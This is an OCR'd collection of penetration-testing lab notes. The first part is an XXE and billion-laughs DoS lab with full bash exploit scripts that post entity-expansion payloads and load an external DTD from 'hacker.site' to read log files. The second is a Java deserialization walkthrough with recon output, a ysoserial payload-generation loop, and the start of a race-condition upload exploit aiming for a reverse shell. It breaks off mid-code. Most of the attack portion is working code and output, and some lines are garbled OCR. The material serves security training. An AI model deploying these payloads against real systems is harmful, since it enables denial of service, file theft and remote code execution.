<?xml version="1.0"?>

```
    <!DOCTYPE results [
        <!ENTITY % EvilDTD PUBLIC "xxe"
"http://hacker.site/evil_remote_xee.dtd">
        %EvilDTD;
    ]>
    <login>
        <username>XEEME &file;</username>
        <password>password</password>
    </login>


    file: evil_remote_xee.dtd

    <!ENTITY lol "lol">
    <!ENTITY lol1
"&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;
">
    <!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;
">
    <!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;
">
    <!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;
">
    <!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;
">
    <!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;
">
    <!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;
">
```

```
    <!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;
">
```

Run an XXE attack to read the log file and clear some useless text

NOTE Due to some restrictions to prevent XEE attacks it is not possible to require long URLs. To bypass this limitation we can move the payload in another external dtd as we did before.

```
    #Ã, Encode the log path

%7B%5B_%C4%BF.%C3%B2.%C4%9D.%C5%9B_%5D%7D%2F%F0%9D%95%86%E3%8
E%8E%E2%80%A6%C3%A0%E2%80%A2d%F0%9D%93%B8s.%E3%8F%92

    # Extract the content from the result. Use awk or gawk,
depends on the system
    gawk 'match($0, /<b>XXEME (.*)<\\\/b>\s/, m) { print
m[1] }'

    # Remove JSON escaping characters
    sed 's/\\\//\//g'
```

Useful files

```
exploit.sh
exploit_xxe.sh
external_dos.dtd
evil_remote_xee.dtd
Testing Command

XEE DoS
file: exploit.sh

./exploit.sh
```

XXE log file extraction
file: exploit_xxe.sh

./exploit_xxe.sh

http://1.xee.labs/solution/exploit.sh

```
#!/bin/bash

XML='<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<login>
   <username>XXEME &lol9;</username>
   <password>password</password>
</login>'


echo -e "=========================================="
echo -e "\t\tSTART"
echo -e "\nResults: ";
curl -s 'http://1.xee.labs/login.php' --data "$XML" --header "NoDOS:I-Agree"

echo -e "\n\n\t\tEND";
echo -e "==========================================";
~
```

http://2.xee.labs/solution/exploit.sh


```
#!/bin/bash


XML='<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<login>
   <username>XEEME &lol9;</username>
   <password>password</password>
</login>'



echo -e "=========================================="
echo -e "\t\tSTART"
echo -e "\nResults: ";

# DoS
curl -s 'http://2.xee.labs/login.php' --data "$XML" --header "NoDOS:I-Agree"
```

http://3.xee.labs/solution/exploit.sh

```
#!/bin/bash


XML='<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<login>
   <username>XEEME &lol9;</username>
   <password>password</password>
</login>'



echo -e "=========================================="
echo -e "\t\tSTART"
echo -e "\nResults: ";

# DoS
curl -s 'http://3.xee.labs/login.php' --data "$XML" --header "NoDOS:I-Agree"
```


http://4.xee.labs/solution/exploit.sh


```
#!/bin/bash


XML='<?xml version="1.0"?>
<!DOCTYPE results [
        <!ENTITY % xee_dtd PUBLIC "xee" "http://hacker.site/XML/XEE/external_dos.dtd">
        %xee_dtd;
]>
<login>
   <username>XEEME &lol9;</username>
   <password>password</password>
</login>'

echo -e "============================================="
echo -e "\t\tSTART"
echo -e "\nResults: ";

# DoS
curl -s 'http://4.xee.labs/login.php' --data "$XML" --header "NoDOS:I-Agree"

echo -e "\n\n\t\tEND";
echo -e "=============================================";
~
```





exploit_xxe.sh

```bash
#!/bin/bash

XML_LOG='<?xml version="1.0"?>
<!DOCTYPE results [
        <!ENTITY % EvilDTD PUBLIC "xxe" "http://hacker.site/XML/XXE/evil_remote_xee.dtd">
        %EvilDTD;
]>
<login>
   <username>XEEME &file;</username>
   <password>password</password>
</login>'



echo -e "=========================================="
echo -e "\t\tSTART"
echo -e "\nResults: ";

#curl -s 'http://4.xee.labs/login.php' --data "$XML_LOG" --header "NoDOS:I-Agree"

response=$(curl -s 'http://4.xee.labs/login.php' --data "$XML_LOG" --header "NoDOS:I-Agree");
cleaned=$(echo $response | awk 'match($0, /<b>XEEME (.*)<\\\/b>\s/, m) { print m[1] }');

echo $cleaned

echo -e "\n\n\t\tEND";
echo -e "==========================================";
```









Java Insecure Deserialization - Scenario 1

Java Insecure Deserialization I

Scenario

The target application is hosted on **demo.ine.local**. Your goal is to identify the vulnerability, find exploitable conditions and finally achieve remote code execution. You should obtain a reverse shell to complete this lab.

Goals

- Find and exploit insecure deserialization
- Obtain a fully functional reverse shell

What you will learn

- Exploiting Java deserialization
- Executing a synchronized attack against two endpoints at once

Recommended tools

- Nmap
- dirb
- Ysoserial

Tasks

Task 1. Perform reconnaissance and identify a vulnerable web application

Connect to the lab. Use your favorite reconnaissance tools to find both the server and the vulnerable web application.

Task 2. Identify exploitable conditions

Explore the application. Try identifying interesting parameters that could reveal an underlying and vulnerable functionality.

Task 3. Achieve code execution

Create an exploit that will take advantage of the identified vulnerability and confirm you can execute code on the target machine.

Task 4. Obtain a reverse shell

Fully exploit the vulnerability to obtain a reverse shell.

Solutions

Below, you can find solutions for each task. Remember though, that you can follow your strategy, which may be different from the one explained in the following lab.

Task 1. Perform reconnaissance and identify a vulnerable web application


Step 1: Start the lab. Wait until the lab is ready. Once the lab is ready, the kali Linux interface will be available on the browser.

Step 2: Scan the network with Nmap and gather the information about the target machine.

Use the following command to get the information about open ports and services in the network.

Command:

nmap demo.ine.local



Got the information about the IP address and the ports which are open in the target machine.

Step 3: Use Dirb to list the directories of the website hosted on the server.

DIRB is a command-line-based tool to brute force any directory based on wordlists.

Command:

dirb http://demo.ine.local/
/usr/share/dirb/wordlists/common.txt


```
root@INE:~# dirb http://demo.ine.local/ /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 16 11:37:37 2022
URL_BASE: http://demo.ine.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://demo.ine.local/ ----
+ http://demo.ine.local/cgi-bin/ (CODE:403|SIZE:279)
+ http://demo.ine.local/data (CODE:200|SIZE:4)
+ http://demo.ine.local/index (CODE:200|SIZE:11321)
+ http://demo.ine.local/index.html (CODE:200|SIZE:11321)
+ http://demo.ine.local/index.php (CODE:200|SIZE:10)
+ http://demo.ine.local/server-status (CODE:403|SIZE:279)
==> DIRECTORY: http://demo.ine.local/upload/

---- Entering directory: http://demo.ine.local/upload/ ----
+ http://demo.ine.local/upload/g (CODE:200|SIZE:7290246)
+ http://demo.ine.local/upload/index.php (CODE:200|SIZE:167)

-----------------
END_TIME: Thu Jun 16 11:37:39 2022
DOWNLOADED: 9224 - FOUND: 8
root@INE:~#
```

Task 2. Identify exploitable conditions

Step 1: Navigate to the target URL.


Target URL:

http://demo.ine.local/upload/



Step 2: Upon entering the page and provide an "index.php?sent=OK" parameter in the end of the URL.

The application tries to read a file named "data.ser" but throws a Java-related exception.



Step 3: Create a sample file with the following command.

Command:


```
echo "sample text" > example.txt
```

```
root@INE:~# echo "sample text" > example.txt
root@INE:~#
```

Step 4: Navigate to the upload page. The upload page allows uploading a file to an unknown location.


Note: There is a brief delay before the file is uploaded, which can mean that it is being processed by a kind of back-end logic. Open two tabs on one page with sent=ok at the end and the upload page.

Select the example.txt and click upload then quickly switch the tabs.



Step 5: Upload the file using the upload page and try to read the file.

The application moves away from any uploaded files once they are processed. To be able to read them on time, one should click the "Read the file" button before the upload message is displayed.



Now if the "OK" button at "Read the file" is clicked quickly enough (it is best to have it in a separate tab) then the error message changes indicating, that possibly, the file content was deserialized unsuccessfully due to a corrupted format.

It looks like we have identified an untrusted data deserialization vulnerability, which can only be exploited when the payload file is timely delivered to the application.

Task 3. Achieve code execution

To create an exploit, we will need three things:


- Ysoserial payloads to try, as we do not know which exactly will work
- A loop that will constantly try to upload and then read the file
- A check to identify whether code execution was achieved or not

Step 1: As we have so many payloads in ysoserial tools, we will create a loop with different payloads that will constantly try to upload and then read the file.

To get list of ysoserial payloads, one of the ways can be to copy ysoserial's output to a file, our is called yso.

Command:

```
java -jar
~/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar >yso
2>&1
cat yso | tr -d ' ' | cut -d "@" -f 1 > payloads.txt
sed -i -e '1,7d'  payloads.txt
```



This commands will save the payload in the yso file and format it to make a payloads list of ysoserial tool and finally save it as payloads.txt.

Command:

```
cat payloads.txt
```

The result will look similar to this.

```
root@INE:~# cat payloads.txt
AspectJWeaver
BeanShell1
C3P0
Click1
Clojure
CommonsBeanutils1
CommonsCollections1
CommonsCollections2
CommonsCollections3
CommonsCollections4
CommonsCollections5
CommonsCollections6
CommonsCollections7
FileUpload1
Groovy1
Hibernate1
Hibernate2
JBossInterceptors1
JRMPClient
JRMPListener
JSON1
JavassistWeld1
Jdk7u21
Jython1
MozillaRhino1
MozillaRhino2
Myfaces1
Myfaces2
ROME
Spring1
Spring2
URLDNS
Vaadin1
Wicket1
root@INE:~#
```

Step 2: Generate a payload for each line of the aforementioned list.

Note: We are going to ping the IP of the attacker machine not the target machine.

Change the directory to home so that we can list all the payloads easily here.

Command:

```
cd /home
```

Use the following command to generate payloads.

Command:

```
while read payloadname; do java -jar ../root/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar $payloadname "ping 192.91.247.2 -c 3" > $payloadname; done < payloads.txt
```

```
root@INE:/home# while read payloadname; do java -jar ../root/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.jar $payloadname "ping 192.46.20.2 -
c 3" > $payloadname; done < /root/payloads.txt
Error while generating or serializing payload
java.lang.IllegalArgumentException: Command format is: <filename>:<base64 Object>
        at ysoserial.payloads.AspectJWeaver.getObject(AspectJWeaver.java:51)
        at ysoserial.payloads.AspectJWeaver.getObject(AspectJWeaver.java:41)
        at ysoserial.GeneratePayload.main(GeneratePayload.java:34)
Error while generating or serializing payload
java.lang.IllegalArgumentException: Command format is: <base_url>:<classname>
        at ysoserial.payloads.C3P0.getObject(C3P0.java:48)
        at ysoserial.GeneratePayload.main(GeneratePayload.java:34)
Error while generating or serializing payload
java.lang.IllegalArgumentException: Unsupported command ping 192.46.20.2 -c 3 [ping 192.46.20.2 -c 3]
        at ysoserial.payloads.FileUpload1.getObject(FileUpload1.java:71)
        at ysoserial.payloads.FileUpload1.getObject(FileUpload1.java:40)
        at ysoserial.GeneratePayload.main(GeneratePayload.java:34)
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.codehaus.groovy.reflection.CachedClass$3$1 (file:/root/Desktop/tools/ysoserial/ysoserial-master-SNAPSHOT.
jar) to method java.lang.Object.finalize()
WARNING: Please consider reporting this to the maintainers of org.codehaus.groovy.reflection.CachedClass$3$1
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
Jun 16, 2022 12:53:18 PM org.jboss.interceptor.util.InterceptionTypeRegistry <clinit>
WARNING: Class 'javax.ejb.PostActivate' not found, interception based on it is not enabled
Jun 16, 2022 12:53:18 PM org.jboss.interceptor.util.InterceptionTypeRegistry <clinit>
WARNING: Class 'javax.ejb.PrePassivate' not found, interception based on it is not enabled
Error while generating or serializing payload
java.lang.NumberFormatException: For input string: "ping 192.46.20.2 -c 3"
        at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:65)
        at java.base/java.lang.Integer.parseInt(Integer.java:652)
        at java.base/java.lang.Integer.parseInt(Integer.java:770)
        at ysoserial.payloads.JRMPListener.getObject(JRMPListener.java:42)
        at ysoserial.payloads.JRMPListener.getObject(JRMPListener.java:34)
        at ysoserial.GeneratePayload.main(GeneratePayload.java:34)
Error while generating or serializing payload
java.lang.ClassNotFoundException: com.sun.corba.se.spi.orbutil.proxy.CompositeInvocationHandlerImpl
```

The result will look similar.

```
root@INE:/home# ls
AspectJWeaver  Clojure             CommonsCollections3  CommonsCollections7  Hibernate2          JRMPClient    MozillaRhino1  ROME     Vaadin1
BeanShell1     CommonsBeanutils1   CommonsCollections4  FileUpload1          JavassistWeld1      JRMPListener  MozillaRhino2  Spring1  Wicket1
C3P0           CommonsCollections1  CommonsCollections5  Groovy1              JBossInterceptors1  JSON1         Myfaces1       Spring2
Click1         CommonsCollections2  CommonsCollections6  Hibernate1           Jdk7u21             Jython1       Myfaces2       URLDNS
root@INE:/home#
```

Step 3: Construct an exploit in Python that will mimic using the website.

It will need to take a list of payloads (we have them by name, we will shortly turn the list into a list of filenames). Moreover, the exploit will need to issue two requests one after the other - the "upload" one and immediately after it the "read file" one.

In the below examples we are using Python 3. Note we are accessing the target machine website so we need to use that IP address.

The "read file" request might look like the one below.

```
def readfile(filename):
    url = "http://demo.ine.local/upload/index.php?sent=OK"
    r = requests.get(url)
```

